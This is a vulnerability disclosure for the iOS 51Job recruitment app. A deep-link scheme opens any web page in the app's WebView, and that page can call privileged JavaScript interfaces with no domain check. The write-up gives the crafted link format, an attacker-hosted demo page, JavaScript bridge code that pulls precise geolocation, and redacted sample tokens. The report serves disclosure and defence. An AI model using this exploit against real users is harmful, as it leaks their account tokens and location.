
An information leak vulnerability in the iOS version of 51Job App

Brief Description


51Job app is a popular recruitment app, providing functions such as job hunting and employee recruitment. It ranks **No.18 in the "Business" category** list on the App Store of China Area (as of 2025-01-11).



App Store 预览

此 App 只在 iPhone 和 iPad 的 App Store 中提供。

前程无忧51Job-求职招聘找工作 4+
专业招聘求职找工作平台
前程无忧(51job.com)
“商务”类第 18 名
★★★★★ 4.9 • 182.4万 个评分
免费 · 提供 App 内购买项目



App Store Preview

This app is available only on the App Store for iPhone and iPad.

前程无忧51Job-求职招聘找工作 4+
专业招聘求职找工作平台
前程无忧(51job.com)
★★★★★ 4.8 • 2.8K Ratings
Free · Offers In-App Purchases


The iOS version of the 51Job supports opening web pages from external deep link URL (Scheme). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **there lacks a domain name validation** when these interfaces are invoked.


Thus, an attacker can craft **a malicious URL (Scheme)**. When clicked by the victim in a browser or another app, the URL (Scheme) can direct the victim to the 51Job app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining victim's account information** (such as AccountID, Token, UUID), **obtaining victim's geolocation** (such as precise geolocation, address name, address detail).

Vulnerability Exploitation Process and Root Cause


The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **qiancheng://home/show_webpage?url=https://attack.com/attack.html**. Here, "**attack.com**" represents a domain under the attacker's control. In our experiment, we use "**https://zhouziyi1.github.io/iOSJS/51job/atk51Job.html**" as the malicious webpage.

When the victim clicks on this link (**qiancheng://home/show_webpage?url=https://zhouziyi1.github.io/iOSJS/51job/atk51Job.html**), it directs the victim to the 51Job app and opens the webpage **https://zhouziyi1.github.io/iOSJS/51job/atk51Job.html** within the app.





Within the webpage, the attacker can then invoke privileged interfaces and perform malicious behaviours such as **obtaining victim's account information** (such as AccountID, Token, UUID), **obtaining victim's geolocation** (such as precise geolocation, address name, address detail).



Malicious Page

!!! This is just a demo page, NO Sensitive Data will be stored!!!

An attacker can:

Get Your Account Info:

Your AccountID: 25600[redacted]

Your Token: 1378a7cd8b09c37a80a4c2d70[redacted]

Your PartnerID: ed5bb2e39be798205a70ab[redacted]

Your UUID: 78b11287f9e63c10bd[redacted]

Get Your Geolocation Info:

Your PreciseGeolocation: 1[redacted].47[redacted]57397,3[redacted].027[redacted]921443633

Your Area: 上海

Your AreaCode: 020000

Your AddressName: [redacted]隧道

Your AddressDetail: 上海市闵行区[redacted]隧道

Part of the code for JS to call OC and the callback function defined in JavaScript are shown below:

```
function cb_getCurrentLocation(res){
    var json = res;
    document.getElementById("PreciseGeolocation").innerText = "Your PreciseGeolocation: \n" + json.lonLat;
    document.getElementById("Area").innerText = "Your Area: " + json.areaString;
    document.getElementById("AreaCode").innerText = "Your AreaCode: " + json.area;
    document.getElementById("AddressName").innerText = "Your AddressName: " + json.addressName;
    document.getElementById("AddressDetail").innerText = "Your AddressDetail: \n" + json.addressDetail;
}
window.webkit.messageHandlers.model.postMessage([
    "getCurrentLocation:",
    {
        callback:  "cb_getCurrentLocation",
        forceLogin : 1
    }
]);
```

Impact of the Vulnerability

Scope of the vulnerability: at least including 51Job iOS version 14.22.0 (the latest version as of 2025-01-11).

Consequences of the vulnerability: Information disclosure.

Download Link For Affected Application:

☞ **US:** https://apps.apple.com/us/app/%E5%89%8D%E7%A8%8B%E6%97%A0%E5%BF%A751job-%E6%B1%82%E8%81%8C%E6%8B%9B%E8%81%98%E6%89%BE%E5%B7%A5%E4%BD%9C/id415443644

☞ **CN:** https://apps.apple.com/cn/app/%E5%89%8D%E7%A8%8B%E6%97%A0%E5%BF%A751j ob-%E6%B1%82%E8%81%8C%E6%8B%9B%E8%81%98%E6%89%BE%E5%B7%A5%E4%BD%9C/id415443644

Possible Countermeasures

Should implement more strict domain name checks before the invocation of privileged interfaces.